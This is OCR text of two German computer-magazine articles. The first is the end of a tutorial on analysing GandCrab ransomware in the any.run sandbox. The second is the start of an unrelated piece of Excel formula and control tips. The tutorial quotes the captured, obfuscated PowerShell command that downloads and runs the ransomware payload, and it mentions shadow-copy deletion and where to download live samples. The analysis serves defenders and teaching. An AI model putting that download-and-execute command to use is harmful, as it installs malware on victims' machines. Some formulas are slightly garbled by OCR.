
handene fröhlich-bunte Wallpaper durch ein schwarzes mit roten Lettern austauscht. Die wiederum verweisen auf eine Lösegeldforderung, die als Textdatei in jedem Unterordner mit verschlüsselten Dateien liegen soll.

Neu oder revolutionär ist any.runs Screenshot-Funktion nicht. Auch andere Sandbox-Services wie Hybrid Analysis oder malwr.com erstellen solche Momentaufnahmen. Spannend ist, was die letzten beiden Aufnahmen zeigen – nämlich das Resultat mehrerer Interaktionen mit der Sandbox während der Analyse. Zu sehen ist ein Unterordner mit verschlüsselten Dateien – und schließlich auch der Inhalt der Erpresserbotschaft. Letztere enthält die Aufforderung, den anonymisierenden Tor-Browser zu installieren und eine bestimmte Onion-Website anzusurfen, um weitere Informationen zu erhalten.


Das Anfertigen solcher Screenshots ist, ebenso wie das gefahrlose Miterleben einer Ransomware-Attacke, nur in einer Sandbox-Umgebung möglich, die das Beobachten des Desktops und die Interaktion mit dem Betriebssystem während der Analyse erlaubt.

## Click, paste, refresh

Vielleicht sind Sie jetzt neugierig auf die in der Sandbox verfügbaren Interaktionsmöglichkeiten geworden. Um diese selbst auszuprobieren, müssen Sie nicht etwa mit gefährlichem Schadcode auf Ihrem System herumhantieren: Ein selbst erstelltes Word- oder Textdokument mit ein paar Buchstaben darin erfüllt den Testzweck ebenso gut. Falls Sie echte Malware bevorzugen, können Sie beliebige Sam-



Der any.run-Desktop ist die perfekte Spielwiese zum Analysieren beliebiger Dateien.



any.runs Remote-Clipboard kann Textschnipsel bidirektional kopieren.

ples aus den „Public Submissions“ herunterladen. Der Download erfolgt in einem Archiv, das mit dem Standardpasswort „infected“ geschützt ist. Vorsicht beim Öffnen des Archivs: Anders als einige andere Sandboxes versieht any.run Samples nicht mit einer harmlosen .bin-Endung, sondern belässt sie im Originalzustand.

Um Ihr Test-Dokument oder Sample bei any.run hochzuladen, klicken Sie auf das Plus-Zeichen („New Task“) links oben auf dem GUI. Nach einmaliger kostenloser Registrierung bei any.run öffnet die Sandbox hochgeladene Word-Dokumente auf Basis des Dateityps automatisch in Word 2010. Die Schaltfläche „Environment“ ganz oben rechts zeigt Ihnen eine komplette Liste aller vorinstallierten Anwendungen. Office, Adobe Reader sowie die gebräuchlichsten Webbrowser tragen nicht nur zur Tarnung der Sandbox als „ganz normales System“ bei, sondern erweitern auch das Spektrum der Analysemöglichkeiten.

Ganz in der Nähe des Environment-Buttons befindet sich ein Counter, der die Analysedauer herunterzählt. Standardmäßig beträgt sie 60 Sekunden; das mehrfache Klicken auf „Add 60s“ ermöglicht allerdings eine Verlängerung auf insgesamt fünf Minuten. Damit steigt die Wahrscheinlichkeit, dass Schadcode brauchbare Spuren in der Sandbox zurücklässt – sei es, weil die längere Analysedauer bewusste Verzögerungstaktiken aushebelt oder weil ausreichend Zeit bleibt, entfernte Server zu kontaktieren, um Dateien nachzuladen.

Kostenlose any.run-Accounts erlauben die Durchführung beliebig vieler Analysen. Immer wenn Sie eingeloggt sind, können Sie die acht zuletzt erstellten Reports über die blaue Menüleiste im linken Bildschirmbereich direkt anwählen. Dort finden Sie auch die Schaltfläche „History“, hinter der sich eine Liste sämtlicher älterer Analysen verbirgt.

Auf dem Sandbox-System können Sie sich, soweit dies mit der Maus möglich ist, frei bewegen. Übrigens nicht nur per Links-, sondern auch per Rechtsklick. Der

Editor Notepad++ ist in das Kontextmenü integriert, das sich beim Rechtsklick auf Dateien öffnet. Das ist praktisch, um etwa schädliche Skripte oder Konfigurationsdateien von Botnetzen unter die Lupe zu nehmen.

In die any.run-Sandbox können Sie auch Text eingeben – und zwar mit dem Remote-Clipboard. Das von Ihnen angelegte Dokument eignet sich gut, um das Clipboard zu testen. Es öffnet sich, wenn Sie auf das unterste Icon in der Werkzeugleiste links neben dem Environment-Button klicken. Tippen Sie einfach Ihren Wunschtext ein und klicken Sie auf „Send“. Wenn Sie nun im Textdokument mit Rechtsklick „Einfügen“ auswählen, erscheint dort Ihr Text. Das Ganze funktioniert auch umgekehrt: Markieren Sie den gewünschten Text in der Sandbox, kopieren Sie ihn per Rechtsklick und klicken Sie auf „Refresh“ im Remote-Clipboard, um den Text dort erscheinen zu lassen.

Das Clipboard ist immer dann hilfreich, wenn die von Ihnen analysierte Datei eine Texteingabe erwartet – oder wenn Sie verdächtige Code-Schnipsel aus der Sandbox extrahieren möchten. Ein wenig schade ist, dass es maximal 4 KByte Text aufnehmen kann.

## Bis ins kleinste Detail

Nun aber zurück zu unserem Beispiel-Report. Vermutlich sind Ihnen bereits die zahlreichen Zusatzinformationen aufgefallen, die any.run unter dem Desktop und rechts davon anzeigt. Sie spielen für die Auswertung des Reports eine wichtige Rolle. Denn natürlich reicht die visuelle Darstellung im Desktop-Bereich bei weitem nicht aus, um Malware-Aktivitäten vollständig zu erfassen. Schädlingsarten wie Banking-Trojaner oder Spyware wollen möglichst lange auf dem System verweilen und werkeln daher vollständig unsichtbar hinter den Kulissen.

Auch der recht offensiv auftretende Gandcrab hat Geheimnisse. So verraten die Screenshots aus unserem Report beispielsweise nichts darüber, wie der Er-

pressungstrojaner nach dem Öffnen des Word-Dokuments eigentlich auf das System gelangt ist und von welchem Prozess er gestartet wurde.

Um solchen und anderen vermeintlich verborgenen Aktivitäten nachzuspüren, protokolliert any.run neu gestartete Prozesse, Netzwerkverbindungen, Downloads und Veränderungen am Betriebssystem. Das tun andere Sandbox-Services auch – im Unterschied zu den meisten anderen gibt any.run die registrierten Aktivitäten jedoch schon zur Laufzeit der Analyse in Echtzeit aus. Es versieht sie zudem mit zeitlichen Angaben in Form der (Milli-)Sekunden, die zwischen Initialisierung der Analyseumgebung und Aktivität verstreichen. Dadurch bleibt der zeitliche Ablauf auch im statischen Report lückenlos nachvollziehbar.

Gestartete Prozesse listet any.run in der rechten Bildschirmhälfte auf. Wenn Sie einen von ihnen anklicken und anschließend „More Info“ auswählen, öffnet sich unter der Überschrift „Advanced Details of Process“ eine detaillierte Ansicht all seiner Aktivitäten. Bei deren Bewertung hilft any.runs Fähigkeit, typische Verhaltensweisen von Schadcode-Komponenten als Gefahrenquelle zu erkennen und entsprechende Informationen auszugeben.

Ein gutes Beispiel dafür sehen Sie, wenn Sie WINWORD.exe in der Prozessliste der Gandcrab-Analyse anwählen: Die Sandbox weist darauf hin, dass das Textverarbeitungsprogramm die Windows-Kommandozeile cmd.exe startet. Die Wahrscheinlichkeit, dass hinter diesem ungewöhnlichen Verhalten der Makro-Code steckt, ist groß.

Der Verdacht bestätigt sich, wenn Sie als nächstes den – der Übersichtlichkeit halber hierarchisch eingerückten – cmd.exe-Prozess in der Liste anwählen. Über „More Info“ gelangen Sie auch hier zu den Prozessdetails und können sich dort den Befehl ansehen, der über die Kommandozeile ausgeführt wird. Er lautet

```
cmd /c powErshEl1
(New-Object System.Net.WebClient).
DownloadFile('http://(...)/kiki.exe',
'%temp%\xkbkagcm.exe');
start %temp%\xkbkagcm.exe
```

Das zufällige Kombinieren von Groß- und Kleinschreibung wie hier im Wort „Powershell“ ist eine typische Verschleierungstaktik von Makro-Code.

Der Befehl öffnet eine Instanz von Powershell.exe. Die lädt eine Datei na-

mens kiki.exe von einem Server der Gandcrab-Macher herunter, um sie anschließend unter dem Namen xkbkagcm.exe im %temp%-Ordner zu speichern und dann auszuführen. xkbkagcm.exe alias Gandcrab erzeugt nach einer taktischen Wartezeit einen Kindprozess von sich selbst und beginnt dann mit der Verschlüsselung. In diesem Zusammenhang startet es auch das Win-Kommandozeilentool wmic.exe, um Schattenkopien des Systemzustands zu löschen und auf diese Weise dessen Wiederherstellung ohne Lösegeldzahlung zu verhindern.

Eine detaillierte Analyse des Trojaners würde an dieser Stelle zu weit führen. Wenn Sie selbst mehr herausfinden und sich dabei noch besser mit any.run vertraut machen möchten, können Sie sich im „Advanced Details of Process“-Bereich des Kindprozesses von xkbkagcm.exe unter anderem die Registry-Keys anschauen, die Gandcrab während des Verschlüsselungsprozesses anlegt. Unter der Überschrift „Modified Files“ erfahren Sie, auf welche Dateiformate und Ordner Gandcrab die Verschlüsselung anwendet. Dort finden Sie auch Gandcrabs Erpresserbotschaft („AAQPOJPEZZ-DECRYPT.txt“). Sie können sie herunterladen, indem Sie auf den entsprechenden Eintrag in der „Modified Files“-Liste klicken.

Auch die Netzwerkaktivitäten des Trojaners sind detailliert dargestellt: Der Reiter „Connections“ umfasst detaillierte Aufzeichnungen des Datenverkehrs zwischen Gandcrab und mehreren Command-and-Control-Servern.

Statt einzeln durch die Prozesse zu navigieren, können Sie immer auch die

MODIFIED FILES		REGISTRY CHANGES		HTTP REQUESTS	
WRITE	Key:	HKEY_CURRENT_USER\Software\ex_da	Name:	ext	
+183813ms	Value:	2E 00 61 00 61 00 71 00 70 00 65 00 7A 00 7A 00 00 00			
WRITE	Key:	HKEY_CURRENT_USER\Software\keys	Name:	public	
+183813ms	Value:	06 02 00 00 00 A4 00 00 52 53 01 00 01 00 79 DE 24 13 7C F3 FE 70 3E 02 11 2D 94 E5 96 52 1A E2 B6 D5 4E B2 BC 3D 9B A5 C6 05 19 B4 FB 92 2B FE 87 B2 EC D3 BC ED FC 3D 8E FA B5 E3 83 DE 11 0B 13 98 5F FC 24 D3			

any.run stellt für jeden gestarteten Prozess eine Detailansicht bereit.

Eventliste im unteren GUI-Bereich nutzen. Sie führt prozessübergreifend alle mit dem Schadcode assoziierten Aktivitäten auf – chronologisch und mit Zeitangabe.

Abschließend sei Ihnen noch ein Blick auf die verschiedenen Darstellungsformen der any.run-Reports ans Herz gelegt, die Sie oberhalb der Prozessliste finden. Die Ansicht als „Processes Graph“ verdeutlicht die Zusammenhänge zwischen den gestarteten Prozessen, während die „ATT&CK Matrix“ den Fokus auf die Malware-spezifischen Aktivitäten legt. Im „Text Report“ schließlich finden Sie zusätzliche statische Informationen zu Dateityp, -headern und -hashes.

## Eine runde Sache

Für die schnelle Analyse zwischendurch ist ein kostenloser any.run-Account prima geeignet. Wer die Sandbox kommerziell nutzen oder aufwendigere Analysen durchführen will, kann auf kostenpflichtige Abos zurückgreifen. Ab 89 US-Dollar pro Monat aufwärts erlaubt die Sandbox den Upload von über 16 MB großen Datei-


en, verlängert die maximale Analysezeit und stellt weitere Analyseumgebungen (32- und 64-Bit-Windows Vista, 8.1 und 10) bereit. Hinzu kommen weitere Features wie Videoaufzeichnungen, Teamarbeit und Reboot während der Analyse.

Unser Beispiel hat gezeigt, dass any.run anderen Sandboxes immer dann überlegen ist, wenn Interaktionen mit der hochgeladenen Datei wertvolle Zusatzinformationen liefern können. Es sind auch Szenarien denkbar, in denen die Events-Liste einer herkömmlichen Sandbox leer bliebe, weil Interaktionen von grundlegender Bedeutung für den Programmablauf sind. Zum Beispiel bei Makro-Code, der erst beim Schließen eines Dokuments zur Ausführung kommt. Oder bei der Analyse verdächtiger Installations-Bundles, die nach einer Pfadangabe fragen. Die detaillierte Event-Protokollierung und die statischen Zusatzinformationen runden den Service ab.

(ovw@ct.de) ct

**Gandcrab-Analyse bei any.run:**  
[ct.de/y8wm](http://ct.de/y8wm)

Die Ransomware „Gandcrab“ wütet in der Sandbox und any.run-User können live dabei zuschauen.






Bild: Thorsten Hubner

# Komfortabler rechnen

## Tipps zu Steuerelementen und Formeln in Excel

**Die Arbeit mit Tabellen kann zeitraubend sein: Viele Schritte wiederholen sich dauernd, andere lassen sich viel zu kompliziert ausführen. Steuerelemente und Formeln erleichtern die Arbeit. Sie können zum Beispiel die Auswahl von Daten beschleunigen oder Vor- und Nachnamen aus E-Mail-Adressen extrahieren.**

**Von Rainer Schwabe**

**U**mfangreiche Excel-Tabellen sind oft unübersichtlich und lassen sich nur schwer bearbeiten. Autofilter verschaffen eine bessere Übersicht, da sie aus dem Datenwust das heraussieben, was Sie wirklich wollen. Dazu drücken Sie Strg+T und Ihre Liste wird schnell als Tabelle mit Auswahlfiltern in der ersten Zeile jeder Spalte formatiert. Mit diesen zeigen Sie in Excel nur die Listeneinträge beziehungsweise Datensätze an, die bestimmte Bedingungen erfüllen. Die formatierte Tabelle wird sofort erweitert, sobald Sie Daten in den Nachbarzellen ergänzen. Auch Formeln und Funktionen, die sich auf diese Tabelle beziehen, werden automatisch aktualisiert. Wer die Filterpfeile nicht braucht, lässt sie mit Umschalt+Strg+L verschwinden. Mit

derselben Tastenkombination lassen sie sich bei Bedarf wieder einblenden.

### Währungskurse auf Knopfdruck

Aber auch bei der Gestaltung der Tabellen selbst können Sie einiges zugunsten übersichtlicher Ergebnisse tun. Mithilfe von Steuerelementen lassen sich zum Beispiel Berechnungen schrittweise per Mausklick ausführen. Zudem spart es Platz und vereinfacht Einzelauswertungen. Dies zeigen wir anhand eines Währungsrechners. Den aktuellen Währungskurs können Sie direkt von einer Webseite kopieren, wobei Excel ihn meistens als Zahl erkennt. Der Währungsrechner erwartet den Euro-Wert eines US-Dollars in Zelle F1 und er-

rechnet daraus, wie viel 10, 20, 30 und mehr Dollar wert sind. Den umzurechnenden Betrag erhöht der Nutzer einfach per Mausklick in 10-Dollar-Schritten, woraufhin der Währungsrechner das Ergebnis automatisch anpasst.

Um das zugehörige Steuerelement auszuwählen, holen Sie zunächst das Menüband „Entwicklertools“ in den Vordergrund. Falls es im Menü nicht zu sehen ist, aktivieren Sie es. Bewegen Sie dazu den Mauszeiger irgendwo ins Menüband und drücken Sie die rechte Maustaste. Wählen Sie den Befehl „Menüband anpassen“ und aktivieren Sie unter „Hauptregisterkarten“ die Registerkarte „Entwicklertools“. Nach Schließen des Dialogs mit OK steht das Menüband „Entwicklertools“ zur Verfügung und lässt sich per Maus oder Alt+W aufrufen.

Klicken Sie dort auf die Schaltfläche „Einfügen“, wählen Sie das Steuerelement „Drehfeld“ aus und ziehen Sie es mit gedrückter linker Maustaste im Tabellenblatt auf. Sobald Sie die Maustaste loslassen, erscheinen um das Feld die Begrenzungslinien und -punkte, über die Sie das Steuerelement vergrößern oder verkleinern können. Wenn Sie den Mauszeiger auf das Steuerelement bewegen, lässt es sich bei gedrückter linker Maustaste im Tabellenblatt verschieben. Steuerelemente lassen sich im Nachhinein schlecht aktivieren, was aber zum Beispiel zum Anpassen der Größe notwendig ist. Wenn Sie das Steuerelement aber bei gedrückter Strg-Taste anklicken, klappt es problemlos.

## Bei Klick rechnen

Dem Steuerelement können bestimmte Anweisungen zugewiesen werden. Klicken Sie mit der rechten Maustaste darauf, öffnet sich ein Kontextmenü. Hier lässt sich auch ein Makro zuweisen. Für den Währungsrechner führen Sie „Steuerelement formatieren“ aus. Wichtig ist die Schrittweite: Hier geben Sie an, in welchen Schritten der Wert hoch- oder heruntergezählt werden soll, für den Währungsrechner also 10. Bei „Zellverknüpfung“ geben Sie an, in welcher Zelle dies geschehen soll. Sobald Sie das Fenster mit OK schließen, ist die Schaltfläche aktiv und der Währungsrechner lässt sich einsetzen.

## Schnelle Auswahl

Sie können über das Menüband „Entwicklertools“ auch eine Liste erstellen, um etwa Elemente aus einer Tabelle einzubinden, die der Nutzer per Mausklick aus-

wählen und so schnell auswerten kann. Sobald dieser einen Eintrag aus der Liste auswählt, werden die zugehörigen Daten automatisch angezeigt. Das wäre zum Beispiel in einer Tabelle mit Umsatzzahlen der Filialen mehrerer Städte praktisch, um einen Städtenamen auszuwählen, woraufhin die Tabelle die Daten für diesen Ort aufbereitet.

Um ein solches Element anzulegen, öffnen Sie das Auswahlfenster über die Schaltfläche „Einfügen“ und klicken Sie auf die Schaltfläche „Kombinationsfeld“. Legen Sie das Feld mit gedrückter linker Maustaste im Tabellenblatt an und platzieren Sie es. Klicken Sie anschließend mit der rechten Maustaste auf das Kombinationslistenfeld und geben Sie im Eingabebereich die Daten der Liste an. Auch wenn sich die Liste auf einem anderen Tabellenblatt befindet, können Sie sie einbinden. Bei „Zellverknüpfung“ geben Sie die Zelle an, in der das Ergebnis der Auswertung stehen soll, zum Beispiel G9. Wenn Sie im Kombinationslistenfeld auf einen Eintrag klicken, zeigt Excel die Position in der Liste an.

Die Funktion `INDEX(Bezug;Zeile;[Spalte];[Bereich])` gibt die Werte einer bestimmten Zeile wieder. Geben Sie innerhalb der Funktion zunächst den Bereich der Liste an. Aktivieren Sie danach die Zelle, in der Excel die Position des Datensatzes anzeigen. Dieser wird über die


Auswahl der zuvor angelegten Liste verbunden. Da diese Zelle für die Funktion fixiert werden soll, damit der Bezug nach Kopieren des Inhalts erhalten bleibt, legen Sie mit der Taste F4 einen absoluten Bezug fest. Nun geben Sie an, aus welcher Spalte die Informationen übertragen werden sollen. Kopieren Sie die Funktion anschließend in die anderen Zellen und ändern Sie noch für jede Funktion die Spaltenzahl. Excel übernimmt die Inhalte der ausgewählten Spalten und zeigt den kompletten Datensatz an.

Eleganter wäre es, in der Umsatzausübersicht den Städtenamen und einen Monat auszuwählen. Dies lässt sich mit den Funktionen `INDEX(Bereich;Zeile;[Spalte])` und `VERGLEICH(Suchkriterium;Suchmatrix;[Vergleichstyp])` realisieren: `=INDEX(A1:D24;VERGLEICH(G10;A1:A24;0);VERGLEICH(G8;A1:D1;0))`.

## Texte verbinden und trennen

In Excel gibt es mehrere Wege, um Zellinhalte in Text einzubetten. Mit dem kaufmännischen Und lassen sich die Inhalte mehrerer Zellen verketten. Anstelle von Zellbezügen können Sie auch Text in Anführungszeichen hinzufügen: `="Der Umsatz am "&A1&" beträgt für die Filiale "&B2&" "&B3&" Euro."`

Mitunter stehen in einer Spalte jedoch Inhalte, die man in einzelne Spalten auf-



Mit einem Mausklick auf die Pfeiltasten des Steuerelements stellen Sie den umzurechnenden Wert in der Zelle ein. Die Formel passt das Ergebnis automatisch an.

teilen möchte – zum Beispiel, wenn Nachname und Vorname durch ein Komma getrennt in derselben Spalte stehen. Eine Sisyphusarbeit wäre es, alles per Hand zu trennen. Solange das Trennzeichen eindeutig ist, erleidet dies der Textkonvertierungsassistenten recht komfortabel. Nach dem Markieren der Spalte mit den Ursprungsdaten startet man ihn im Menüband „Daten“ über die Schaltfläche „Text in Spalten“. Hier wählen Sie als ursprünglichen Datentyp „Getrennt“ und geben nach einem Klick auf „Weiter“ das Komma als Trennzeichen ein. In der Vorschau können Sie das Ergebnis überprüfen und den Assistenten mit einem Klick auf „Fertig stellen“ beenden.

Umständlicher wird es, wenn eine Liste unterschiedliche Trennzeichen verwendet. Das wäre zum Beispiel bei E-Mail-Adressen wie „peter.lustig@abc.de“ der Fall, aus denen man Vor- und Nachnamen extrahieren möchte. Im Textkonvertierungsassistenten müsste man zunächst die Domain durch einen Lauf mit „@“ als Trennzeichen extrahieren, sodass in der Ursprungsspalte nur noch Vor- und Nachnamen übrig bleiben. Ein zweiter Lauf würde diese dann mit Punkt als Trennzeichen in zwei Spalten aufteilen.

Einfacher funktioniert dies über eine Formel, die auch gleich für die korrekte Groß- und Kleinschreibung sorgt. Mit GROSS(), GROSS2() und KLEIN() ändert Excel die Schreibweise. Von diesen schreibt GROSS() die gesamte Zeichenkette groß, während GROSS2() nur den ersten Buchstaben anpasst und sich daher für die korrekte Schreibweise von Namen eignet. Die

A	B	C	D
1	Januar	Februar	März
2	Berlin	128.000	122.000
3	Bremen	190.000	140.000
4	Dinslaken	200.000	238.000
5	Dresden	280.000	258.000
6	Düren	230.000	440.000
7	Essen	250.000	210.000
8	Frankfurt	280.000	222.000
9	Gelsenkirchen	430.000	450.000
10	Halle	250.000	230.000
11	Hannover	280.000	345.000
12	Kassel	450.000	130.000
13	Kiel	380.000	155.000
14	Köln	350.000	270.000
15	Leipzig	280.000	390.000
16	Mainz	290.000	400.000
17	München	300.000	350.000
18	Nürnberg	290.000	300.000
19	Oberhausen	280.000	250.000
20	Rostock	270.000	590.000
21	Rügen	260.000	270.000
22	Schwerin	290.000	280.000
23	Stuttgart	230.000	270.000
24	Wiesbaden	250.000	150.000
25			170.000

Liste, Auswahlliste und INDEX-Funktion sind miteinander verbunden. Sobald der Anwender einen Datensatz auswählt, werden die zugehörigen Daten direkt übernommen.

Funktionen LINKS() beziehungsweise RECHTS() selektieren die Zeichen vor beziehungsweise nach einer bestimmten Stelle.

Wenn die E-Mail-Adresse in Zelle A4 steht, extrahiert die Formel =GROSS2(LEFT(A4;FINDEN(".",;A4)-1)) den Vornamen. Dabei sucht sie über FINDEN() den ersten Punkt einer Zeichenfolge und gibt die Zeichen links davon (-1) zurück. GROSS2() setzt schließlich das erste Zeichen groß.

Für die Übertragung des Nachnamens sorgt die Funktion TEIL(), die aus einer Zeichenkette ab einer bestimmten Position eine bestimmte Anzahl Zeichen

